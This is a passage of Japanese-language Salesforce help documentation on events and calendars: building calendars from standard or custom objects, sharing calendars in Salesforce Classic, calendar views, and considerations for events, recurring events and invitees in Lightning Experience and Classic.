- 行動のスケジュールを変更するには、カレンダービューで行動を異なる時間枠にドラッグします。行動の件名行にマウスを置いてからドラッグします。行動が定期的な行動 ( ) に含まれる場合、ドラッグしたその行動 1 つだけが変更され、定期的な行動全体は変更されません。
- 活動リストビュー、[活動予定]関連リスト、または[活動履歴]関連リストで行動の横にある[編集]をクリックします。行動の詳細ページが開きます。
- カレンダービュー、活動リストビュー、関連リスト、[ホーム] タブに移動します。行動の件名にマウスポインタを置きます。小さいウィンドウが開き、編集オプションが表示されます。
- 他の人と共同でミーティングの日時を選択する場合は、Cloud Scheduler を使用します。ミーティングの日時を確認すると、ミーティングが Salesforce の行動に変換されます。これで、他の行動と同様に編集や削除ができます。

カレンダーを使用した Salesforce オブジェクトの日付の追跡と視覚化

今後予定されるキャンペーンまたは進行中のキャンペーンを追跡する、簡単で視覚的な方法が必要ですか?標準オブジェクトまたはカスタムオブジェクトからカレンダーを作成します。追跡するデータを表す日付項目を選択すれば、カレンダーのその項目にデータがカレンダー項目として表示されます。リストビューを適用すれば、ほとんどのカレンダーをカスタマイズできます。Salesforce には人気の高いサンプルもあります。カレンダーの非表示または表示や、編集、削除を実行できます。カレンダーの作成にはいくつかの考慮事項があります。

エディション

Lightning Experience で使用可能なエディション: **Enterprise** Edition、**Unlimited** Edition、および **Developer** Edition

1. カレンダーの作成
   Salesforce で標準オブジェクトまたはカスタムオブジェクトに基づいてカレンダーを作成する手順について説明します。
2. 商談完了日のカレンダーの作成
   商談のスケジュールされた完了予定日をすべて一目で確認します。
3. ToDo 期日のカレンダーの作成
   ToDo の期日を表示するカレンダーを作成します。
4. ダイレクトメールキャンペーンのカレンダーの作成
   すべてのダイレクトメールキャンペーンの概要を視覚的に表示します。
5. SLA 別にオープンケースを表示するカレンダーの作成
   オープンケースを監視し、サービスレベル契約への準拠を向上します。

6. Salesforce オブジェクトから作成されたカレンダーに関する考慮事項
   Salesforce オブジェクトから作成されたカレンダーに関する考慮事項として、リストビュー絞り込みのサポート、表示できる項目数の制限、カレンダーへの登録がサポート外であること、および標準オブジェクトのサポートがあります。


カレンダーの作成

Salesforce で標準オブジェクトまたはカスタムオブジェクトに基づいてカレンダーを作成する手順について説明します。


エディション

Lightning Experience で使用可能なエディション: **Enterprise** Edition、**Unlimited** Edition、および **Developer** Edition


1. カレンダーの作成を開始します。



2. カレンダーの基準となるオブジェクトを選択します。



3. カレンダーの表示内容を決定する項目を選択します (1、2、3)。
   必要に応じて、リストビューを選択してカレンダー項目を絞り込みます (4)。



カレンダーに表示される項目は、選択した日付項目によって異なります。

(日付) 項目

Close Date (Date)


(日付) が含まれる日付項目の名前。(日付) 項目を選択すると、カレンダーの上部に項目が (終日の項目として) 表示されます。

(日付/時間) 項目



(日付/時間) が含まれる他の日付項目の名前。[開始用の項目] で (日付/時間) 項目を選択すると、カレンダーの時間枠に項目が表示されます。[終了用の項目] (省略可能) でも項目を選択し、項目の所要時間が 24 時間を超える場合、カレンダーの上部に項目が (終日の項目として) 表示されます。


開始項目と終了項目の選択



[終了用の項目] は省略可能です。この項目を使用する場合、[開始用の項目] と同じ型の項目を選択する必要があります。たとえば、一方で (日付) 項目を選択した場合、他方で (日付/時間) 項目を選択することはできません。不正な順序 (終了日が開始日より前) で日付が生成される項目を選択すると、カレンダーを保存するときに Salesforce にエラーメッセージが表示されます。

各カレンダーの色は、その基準となるオブジェクトの色になります (カスタムオブジェクトにテーマがある場合、そのテーマによってカレンダーの色が決まります)。個々のカレンダーを表示または非表示にできます (Salesforce の行動カレンダーも非表示にできますが、その場合は設定できません)。

ユーザがそのビューの合計項目数制限 (150 項目) を超える項目数が含まれるカレンダーを選択したとします。Salesforce にアラートが表示され、他のカレンダーの項目は非表示になります。



関連トピック:

Salesforce オブジェクトから作成されたカレンダーに関する考慮事項

商談完了日のカレンダーの作成

商談のスケジュールされた完了予定日をすべて一目で確認します。

次のように選択します。

オブジェクト
　商談

カレンダー名
　成立商談

開始用の項目
　完了予定日 (日付)

終了用の項目
　なし

条件の適用 (省略可能)
　私の商談、または他のリストビュー

表示する項目名
　名前

これで、すべての商談の完了予定日を確認するカレンダーができました。

エディション

Lightning Experience で使用可能なエディション: **Enterprise** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

カレンダーの作成

ToDo 期日のカレンダーの作成

ToDo の期日を表示するカレンダーを作成します。

まず、Salesforce のシステム管理者に ToDo レイアウトの [期日] 項目をカスタムの [日付/時間] 項目に置き換えるように依頼します。次のように選択します。

オブジェクト
　ToDo

カレンダー名
　ToDo の期日

開始用の項目
　期限日時 (日付/時間)

終了用の項目
　なし

条件の適用 (省略可能)
　私の ToDo

表示する項目名
　件名

これで、Salesforce の行動と ToDo 期日を確認できます。

エディション

Lightning Experience で使用可能なエディション: **Enterprise** Edition、**Unlimited** Edition、および **Developer** Edition

ダイレクトメールキャンペーンのカレンダーの作成

すべてのダイレクトメールキャンペーンの概要を視覚的に表示します。

次のように選択します。

オブジェクト
　キャンペーン

カレンダー名
　ダイレクトメール

開始用の項目
　開始日 (日付)

終了用の項目
　終了日 (日付)

条件の適用 (省略可能)
　すべての有効なダイレクトメールキャンペーン

表示する項目名
　カレンダーに各キャンペーンの名前を表示する場合: 名前

　カレンダーに各キャンペーンの所有者を表示する場合: 所有者

これで、名前または所有者ごとにダイレクトメールキャンペーンを視覚的に追跡できます。

エディション

Lightning Experience で使用可能なエディション: **Enterprise** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

カレンダーの作成

SLA 別にオープンケースを表示するカレンダーの作成

オープンケースを監視し、サービスレベル契約への準拠を向上します。

次のように選択します。

オブジェクト
　ケース

カレンダー名
　SLA の残り時間

開始用の項目
　オープン日 (日付)

終了用の項目
　カスタム数式項目、オープン (日付) + 36 時間 (SLA 期限切れ)

条件の適用 (省略可能)
　すべてのオープンケース、または他のリストビュー

表示する項目名
　顧客名

エディション

Lightning Experience で使用可能なエディション: **Enterprise** Edition、**Unlimited** Edition、および **Developer** Edition

これで、SLA を満たしているかどうかを一目で確認できます。

関連トピック:

- カレンダーの作成
- 数式項目の作成

Salesforce オブジェクトから作成されたカレンダーに関する考慮事項

Salesforce オブジェクトから作成されたカレンダーに関する考慮事項として、リストビュー絞り込みのサポート、表示できる項目数の制限、カレンダーへの登録がサポート外であること、および標準オブジェクトのサポートがあります。

エディション

Lightning Experience で使用可能なエディション: **Enterprise** Edition、**Unlimited** Edition、および **Developer** Edition

リストビューの絞り込み
: 行動または ToDo オブジェクトに基づくカレンダーでは、リストビューを絞り込めません。他のオブジェクトから作成されたカレンダーでは、[私の] および [すべて] で絞り込まれたリストビューはサポートされますが、[私のチーム] で絞り込まれたリストビューはサポートされません。

カレンダー項目の制限
: ユーザは日表示または週表示で合計 150 個までのカレンダー項目を表示できます。この制限には、ユーザが作成したカレンダーでの Salesforce 行動と項目が含まれます。ユーザがそのビューの合計数制限を超える項目数が含まれるカレンダーを選択したとします。Lightning Experience にアラートが表示され、他のカレンダーの項目は非表示になります。

カレンダーへの登録
: 他のユーザが作成したカレンダーへは登録できません。各カレンダーにはその作成者のみアクセスできます。

サポートされる標準オブジェクト

- 取引先
- 納入商品
- 受け取ったバッジ
- キャンペーン
- ケース
- 取引先責任者
- 契約
- メール
- 支持
- 行動
- 休日
- アイデア
- リード
- 商談
- 注文
- パートナー
- 価格表
- 商品
- レポート
- スキル
- スキルユーザ
- ソーシャル人格
- ソーシャル投稿
- ソリューション
- Task
- トピック
- User
- ユーザプロビジョニング要求
- Work.com バッジ
- 作業指示
- Work.com 感謝

詳細は、「Lightning Experience にない機能」の「活動:行動とカレンダーのみ」(ページ 288)を参照してください。

関連トピック:

- カレンダーの作成

Salesforce Classic でのカレンダー共有

Salesforce Classic で他のユーザに自分のカレンダーを表示または編集するアクセス権を付与したり、自分と共有された同僚のカレンダーを表示したりすることができます。

デモビデオを見る: Who Sees What: 組織の共有設定

エディション

Salesforce Classic で使用可能なエディション: **Personal Edition** および **Database.com** Edition を除くすべてのエディション

1. Salesforce Classic での自分のカレンダーの共有
   同僚、非公開グループ、公開グループ、ロール、またはロール & 下位ロールに対して、Salesforce Classic で自分のカレンダーを表示または編集するためのアクセス権を付与できます。
2. Salesforce Classic での同僚のカレンダーの表示
   同僚のカレンダーを共有している場合、そのカレンダーを Salesforce Classic で表示できます。

関連トピック:

Salesforce Classic の活動アラーム
Salesforce 環境のカスタマイズ
活動へのアクセス

Salesforce Classic での自分のカレンダーの共有

同僚、非公開グループ、公開グループ、ロール、またはロール & 下位ロールに対して、Salesforce Classic で自分のカレンダーを表示または編集するためのアクセス権を付与できます。

デモビデオを見る: Who Sees What: 組織の共有設定

エディション

Salesforce Classic で使用可能なエディション: **Personal Edition** および **Database.com** Edition を除くすべてのエディション

他のユーザとカレンダーを共有するためのオプションは、Salesforce システム管理者が設定した組織全体のカレンダー共有レベルに応じて異なります。これらのオプションにより、カレンダーの共有範囲を広くできますが、制限することはできません。カレンダー共有設定は、カレンダー項目の表示に影響しますが、行動詳細ページへのアクセス権は付与しません。

自分が所有するレコードに関連付けられた行動は、ロール階層で自分より上位にある全員に表示されます。

ユーザ権限

行動を作成する
- 「行動の編集」

1. 個人設定から、[クイック検索] ボックスに「*カレンダー共有*」と入力し、[カレンダー共有] を選択します。
2. カレンダーを他のユーザと共有するには、[追加] をクリックします。活動をカレンダーに表示するユーザ、ロール、またはグループを選択します。
3. カレンダーの共有方法を指定します。次のいずれかを選択します。

   詳細を非表示
   同僚には、所定の時間が空いているかどうかが表示されますが、カレンダーの行動の種類についてそれ以外の情報は表示されません。

詳細の非表示、新規行動の追加
: 同僚には、所定の時間が空いているかどうかが表示されますが、行動の詳細は表示されません。同僚がカレンダーに行動を追加できます。

詳細の表示
: 同僚に、カレンダーの行動についての詳細情報が表示されます。

詳細の表示、新規行動の追加
: 同僚には、カレンダーの行動についての詳細情報が表示され、同僚がカレンダーに行動を追加できます。

フルアクセス
: 同僚に、カレンダーの行動についての詳細情報が表示され、同僚が行動を追加し、既存の行動を編集できます。

関連トピック:

活動へのアクセス

Salesforce Classic での同僚のカレンダーの表示

エディション

Salesforce Classic で使用可能なエディション: **Personal Edition** および **Database.com** Edition を除くすべてのエディション

同僚のカレンダーを共有している場合、そのカレンダーを Salesforce Classic で表示できます。

行動詳細の表示、行動の編集、または行動の作成のためのアクセス権は、カレンダーによって異なります。特定のカレンダーへのアクセス権は、Salesforce システム管理者による組織の設定と、同僚が選択したカレンダー共有オプションによって異なります。

ロール階層内で自分より下位のユーザが所有するすべての行動を表示できます。

- 日表示、週表示、または月表示で、カレンダー上部の名前の横にある [変更] をクリックし、表示するカレンダーを選択します。

カレンダービュー

カレンダービューには、Salesforce の行動が表示されます。

1. Lightning Experience のカレンダービュー
   カレンダーには、営業時間外に発生する行動など Salesforce で所有するすべての行動が表示されます。Salesforce オブジェクトから作成したカレンダーの日付項目には、データがカレンダー項目として表示されます。日表示または週表示で行動を表示、作成、編集できます。
2. Salesforce Classic のカレンダービュー
   カレンダービューには、自分のカレンダーと同僚のカレンダーが未完了 ToDo のリストビューと共に表示されます。[ホーム] タブの [カレンダー] セクションには、今後の行動、その月の日付ピッカー、他のカレンダーへのリンク、活動ビューが表示されます。カレンダーを同僚と共有し、カレンダーと ToDo リストを印刷できます。

Lightning Experience のカレンダービュー

カレンダーには、営業時間外に発生する行動など Salesforce で所有するすべての行動が表示されます。Salesforce オブジェクトから作成したカレンダーの日付項目には、データがカレンダー項目として表示されます。日表示または週表示で行動を表示、作成、編集できます。

エディション

Lightning Experience で使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Group** Edition、**Performance** Edition、**Professional** Edition、および **Unlimited** Edition

関連トピック:

Lightning Experience で行動およびカレンダーを使用する場合の考慮事項

Salesforce Classic のカレンダービュー

カレンダービューには、自分のカレンダーと同僚のカレンダーが未完了 ToDo のリストビューと共に表示されます。[ホーム] タブの [カレンダー] セクションには、今後の行動、その月の日付ピッカー、他のカレンダーへのリンク、活動ビューが表示されます。カレンダーを同僚と共有し、カレンダーと ToDo リストを印刷できます。

エディション

Salesforce Classic で使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ビューを選択または切り替える場所

カレンダービューには次の場所でアクセスします。

- [ホーム] タブ下部の [カレンダー] セクション ([ホーム] タブに [カレンダー] セクションが表示されない場合は、Salesforce システム管理者にホームページのレイアウトをカスタマイズするように依頼してください)
- Salesforce システム管理者がショートカットを有効にしている場合は、サイドバーにある [カレンダー] ショートカット (最後に使用したカレンダービューが開きます)
- 行動または ToDo の詳細ページ
- 活動のリストビュー

どのビューでも、表示および編集権限のある行動にマウスポインタを置くと、行動の詳細と実行可能なアクションがフロート表示されます。フロート表示の内容は、Salesforce システム管理者が設定します。

日、週、月、活動のビュー

カレンダービューには、行動が次のように表示されます。

- 1 日分: または [今日]
- を使用して選択した日付
- 1 週間分: または [今週]
- 週表示 (週末ありまたは週末なし)
- 1 か月分: または [今月]
- 週表示または月表示でクリックして選択した日の分
- 活動 (行動または ToDo) のリスト:

カレンダービュー内で、異なるビューのアイコンをクリックしてビューを切り替えることができます。週表示または月表示で日付をクリックすると、その日の日表示になります。

シングルユーザビューまたは他のカレンダーのビュー

シングルユーザビュー ( ) には、次のいずれかについて 1 か月の行動が最大 1,000 件表示されます。

- 自分のカレンダー
- 他のユーザのカレンダー (Personal Edition では使用できません)
- 公開カレンダー
- リソースカレンダー

ユーザまたはカレンダーを切り替えるには、[変更]をクリックします。他のユーザが自分のカレンダーを表示できるようにするには、[私のカレンダーの共有]をクリックします。ビューを自分のカレンダーにリセットするには、[私のカレンダーに戻る] をクリックします。

メモ: 別のレコードに関連する活動は、組織の共有設定で階層の使用を指定しているかどうかに関係なく、ロール階層で活動の所有者よりも上位のユーザに表示されます。

ユーザのカレンダーで、すべてのシングルユーザの日表示と週表示には、ユーザの未完了 ToDo リストがカレンダーと共に表示されます。ドロップダウンリストで他のビューを選択できます (期限切れ ToDo、今日が期日の ToDo など)。

デフォルトでは、カレンダーの日表示と週表示には、[個人情報] ページで［始業時間］と［終業時間］として指定された時間範囲が表示されます。

Salesforce for Outlook を使用して行動を Outlook から同期する場合、未解決の行動 (同期対象の Outlook の行動で、Salesforce レコードに未割り当てのもの) のリストにリンクしているカレンダーの上部にバナーが表示される場合があります。

マルチユーザビュー

マルチユーザビュー( )には、複数のユーザのカレンダーと活動が一緒に表示されます。[ビュー]ドロップダウンリストから既存のユーザリストビューを選択するか、[新規ビューの作成] をクリックします。

ビューには、各ユーザの都合が表示されます。ビューの凡例には、「予定あり」と「外出中」の時間が表示されます。行動が空き時間を表示するように設定されている場合、マルチユーザビューにはその時間は表示されません。

マルチユーザビューでは、次の制限を考慮してください。

- マルチユーザビューではドラッグアンドドロップ編集は使用できません。
- マルチユーザカレンダーは、パートナーポータルでは動作が異なります。たとえば、パートナーが参照できるのは自分の社内のユーザとチャネルマネージャのカレンダーの行動に限定されます。

印刷用に表示

ビューを選択して [印刷用に表示] をクリックした後、ビューを印刷前に調整します。

- 印刷用表示をプリンタに送信するには、[このページを印刷] をクリックします。
- 印刷前に日付を変更するには、 、 、[今日]、[今週]、[今月] のいずれかをクリックします。

- 日表示または週表示では、必要に応じて異なる ToDo リストビューを選択します。
- マルチユーザビューでは、[並び替え基準] ドロップダウンリストで［時間］を選択するとすべてのユーザの行動を 1 つのカレンダーに表示できます。または、［ユーザ］を選択して、ユーザごとに別個のカレンダーを表示できます。

行動とカレンダーを使用する場合の考慮事項

Salesforce では、行動の開始日時は常に [私の設定] で選択したタイムゾーンで表示されます。ミーティングとスケジュールの操作は、Lightning Experience と Salesforce Classic では異なります。

1. Lightning Experience で行動およびカレンダーを使用する場合の考慮事項
   Lightning Experience で行動およびカレンダーを使用する場合、行動およびその他のカレンダー項目の作成、更新、所有に関する次の考慮事項に留意してください。
2. Salesforce Classic で行動およびカレンダーを使用する場合の考慮事項
   Salesforce Classic で行動を作成、更新、所有したり、他のユーザを行動に招待したりする場合の考慮事項は、次のとおりです。

Lightning Experience で行動およびカレンダーを使用する場合の考慮事項

Lightning Experience で行動およびカレンダーを使用する場合、行動およびその他のカレンダー項目の作成、更新、所有に関する次の考慮事項に留意してください。

エディション

Lightning Experience で使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Group** Edition、**Performance** Edition、**Professional** Edition、および **Unlimited** Edition

営業時間
カレンダーには、個人設定で選択した営業時間は表示されません。

定期的な行動は作成できない
定期的な行動の作成または編集はできません。ただし、同僚が Salesforce Classic を使用して一連の定期的な行動を作成した場合、Lightning Experience で一連の行動を表示および編集できます。

Outlook の予定表
Salesforce の行動から Microsoft® Outlook® の予定表を作成できません。

行動への招待
ミーティングへのユーザの招待、行動の更新、行動の受け入れまたは拒否、行動への招待者のリストの表示を行うことはできません。ただし、他のユーザが Salesforce Classic でミーティングを作成して招待した場合は、カレンダーにその招待が表示されます。

カレンダービュー
Lightning Experience のカレンダーには月表示や印刷表示がありません。週末を非表示にすることはできません。

リストビューの絞り込み
行動または ToDo オブジェクトに基づくカレンダーでは、リストビューを絞り込めません。他のオブジェクトから作成されたカレンダーでは、[私の] および [すべて] で絞り込まれたリストビューはサポートされますが、[私のチーム] で絞り込まれたリストビューはサポートされません。

カレンダー項目の制限
ユーザは日表示または週表示で合計 150 個までのカレンダー項目を表示できます。この制限には、ユーザが作成したカレンダーでの Salesforce 行動と項目が含まれます。ユーザがそのビューの合計数制限を超える項目数が含まれるカレンダーを選択したとします。Lightning Experience にアラートが表示され、他のカレンダーの項目は非表示になります。

カレンダー共有と所有権
カレンダーをマネージャや他の同僚と共有することはできません。ロール階層のマネージャは、レポートを使用してロール階層内で自分より下位のユーザが所有する行動を参照できますが、編集することはできません。ミーティングを所有できるユーザは 1 人のみです。ミーティングを他のユーザに再割り当てすると、カレンダーに表示されなくなります。

公開カレンダーおよびリソースカレンダー
公開カレンダーやリソースカレンダーは作成できません。また、Salesforce Classic で作成された公開カレンダーやリソースカレンダーは表示できません。

Cloud Scheduler
Lightning Experience では、Cloud Scheduler のミーティング要請はサポートされていません。

関連トピック:

Lightning Experience で ToDo を使用する場合の考慮事項
活動の使用に関する考慮事項

Salesforce Classic で行動およびカレンダーを使用する場合の考慮事項

Salesforce Classic で行動を作成、更新、所有したり、他のユーザを行動に招待したりする場合の考慮事項は、次のとおりです。

エディション

Salesforce Classic で使用可能なエディション: **Database.com** Edition を除くすべてのエディション

招待者が関連する行動が使用できないエディション: **Personal** Edition

行動の編集

他のユーザの行動を編集する権限
組織のカレンダー共有モデルと個人のカレンダー共有によって、他のユーザの行動の編集権限を制御します。ただし、これらの設定に関係なく、ロール階層のマネージャは、部下が所有する行動をいつでも編集できます。

公開カレンダーとリソースカレンダーを編集する権限
カレンダー共有モデルによって、公開カレンダーおよびリソースカレンダーの行動を編集する権限を制御します。

1 つの行動とそれを含む定期的な行動の項目への変更
1 つの行動で項目を変更してから、定期的な行動でその項目を変更すると、定期的な行動に加えた変更によって 1 つの行動に加えた変更が上書きされます。

行動の削除

行動への招待の拒否
招待された行動を拒否すると、ユーザのカレンダーからその行動が削除されます。被招待者がいる行動を削除できるのは行動所有者のみです。

削除された定期的な行動についての通知
行動所有者が定期的な行動を削除すると、被招待者全員に定期的な行動がキャンセルされたことを通知するメールが送信されます。

定期的な行動を削除した場合の過去および将来の行動の処理
定期的な行動を削除すると、将来の行動のみ削除されます。すでに行われた行動は影響を受けません。

定期的な行動が削除され、その中に過去の行動がある場合、定期的な行動はごみ箱に移動されません。そのため、定期的な行動をごみ箱から復元することはできません。

定期的な行動が削除され、その中に過去の行動がない場合は、定期的な行動がごみ箱に移動されます。定期的な行動に含まれる個々の行動は、ごみ箱に移動されません。

ごみ箱から復元された定期的な行動の処理
ごみ箱から定期的な行動を復元した場合、個々の行動が作成されます。これらの個々の行動には、定期的な行動で定義された詳細と、定期的な行動が削除する前に個別に加えられた変更や追加の両方が含まれまれます。

削除された公開カレンダー
削除された公開カレンダーは、ゴミ箱に入れられません。

定期的な行動 ()

定期的な行動とその中の 1 つの行動への変更による影響



警告: 定期的な行動の項目への変更によって、以前に 1 つの行動に加えた変更が上書きされます。

次の設定を変更すると、将来の行動の招待者の状況は [未決定] にリセットされます。招待者の返答を含む送信済みのメッセージや、将来の 1 つの行動に加えた他の変更は失われます。トリガおよびワークフローもリセットされ、将来の行動へのリンクは切断されます。

- 終日行動のチェックボックス
- 開始時刻または終了時刻
- 場所
- 繰り返し頻度
- 更新を招待者に送信する場合の繰り返しの開始日または終了日

更新を送信せず、繰り返しの終了日のみを延長する場合は、将来の行動に影響を与えません。

変更された定期的な行動の新旧の開始時刻と終了時刻の表示
主催者が定期的な行動の中のある行動のスケジュール時刻を変更すると、カレンダービューと [ホーム] タブの [カレンダー] セクションに更新された時刻が表示されます。ただし、定期的な行動が受諾または拒否されるまで、個々の行動の詳細ページには引き続き元の時刻が表示されます。

定期的な行動での個々の行動の最大数

- 毎日: 100
- 毎週: 53
- 毎月: 60
- 毎年: 10

選択した頻度で許容される最大終了日を入力するには、[最終終了日を計算] をクリックします。

行動の期間

Salesforce システム管理者が複数日の行動を有効化している場合、定期的な行動を除き、最長 14 日の行動を作成できます。定期的な行動を作成する場合、定期的な行動に含まれる個々の行動の最長期間は 24 時間です。定期的な行動を作成した後、Salesforce システム管理者が複数日の行動を有効化していれば、期間を最長 14 日に変更できます。

行動アラーム

定期的な行動を作成し、アラームチェックボックスをオンのままにすると、定期的な行動に含まれる個々の行動のたびにアラームを受信します。

行動への添付ファイル

定期的な行動にファイルを添付できます。定期的な行動を作成した後、定期的な行動に含まれる個々の行動に対して添付ファイルを追加または削除できます。

添付ファイルは行動の詳細ページにのみ表示され、行動が関連する他のレコードの詳細ページには表示されません。行動の詳細ページに [添付ファイル] 関連リストが表示されない場合、行動のページレイアウトに追加するよう Salesforce システム管理者に依頼してください。

ユーザの招待とリソースのスケジュール

ユーザとリソースを招待するために必要なアクセス権

行動に取引先責任者やリードを招集するには、少なくともその取引先責任者やリードに対する「参照」権限が必要です。行動にリソースを招集するには、少なくともそのリソースに対する「行動の追加」権限が必要です。

招待者のいる行動を編集する権限

では、1 人以上の招待者がいる行動を特定します。行動を所有している場合にのみ、招待されているユーザの行動を編集できます。定期的な行動でなければ、行動を別のユーザに割り当てることができます。

メール更新を送信する場合、更新をすべての招待者、または編集時に追加または削除したユーザのみに送信できます。

行動への参加

拒否した行動は、カレンダーから削除されます。行動の所有者は、招待者が招待を受諾または拒否したときにメール通知を受け取りません。

最大招待者数

通常の行動の最大招待者数は 1,000 人です。ただし、定期的な行動の最大招待者数は 100 人です。

複数の取引先責任者への行動の関連付け (Shared Activities)

関連取引先責任者の最大数

［名前］項目で 1 つの行動を 1 件の主取引先責任者を含む、最大 50 件の取引先責任者 (リードは 1 件のみ) に関連付けることができます。［名前］項目の横に が表示されない場合は、Shared Activities を有効化するようにシステム管理者に依頼してください。

定期的な行動または行動所有者が複数の行動はサポート対象外

複数の取引先責任者を定期的な行動や複数のユーザが所有する行動に関連付けることはできません。

同僚への行動の割り当て

デフォルトの行動所有者
デフォルトでは、行動は作成したユーザに割り当てられます。新しい行動の独立したコピーを複数のユーザに割り当てるには、[割り当て先]の横にある をクリックします。開いたウィンドウで、[複数ユーザ]タブをクリックします。［割り当て先］項目は、Personal Edition では使用できません。

Chatter の行動

Chatter フィードの新規行動
新しい行動がリード、取引先、カスタムオブジェクトなどのレコードに関連付けられている場合、行動はそのレコードのフィードに表示されます。フォローしているレコードについて、作成者に関係なく、すべての行動のフィード項目が表示されます。

フィードでの行動の作成
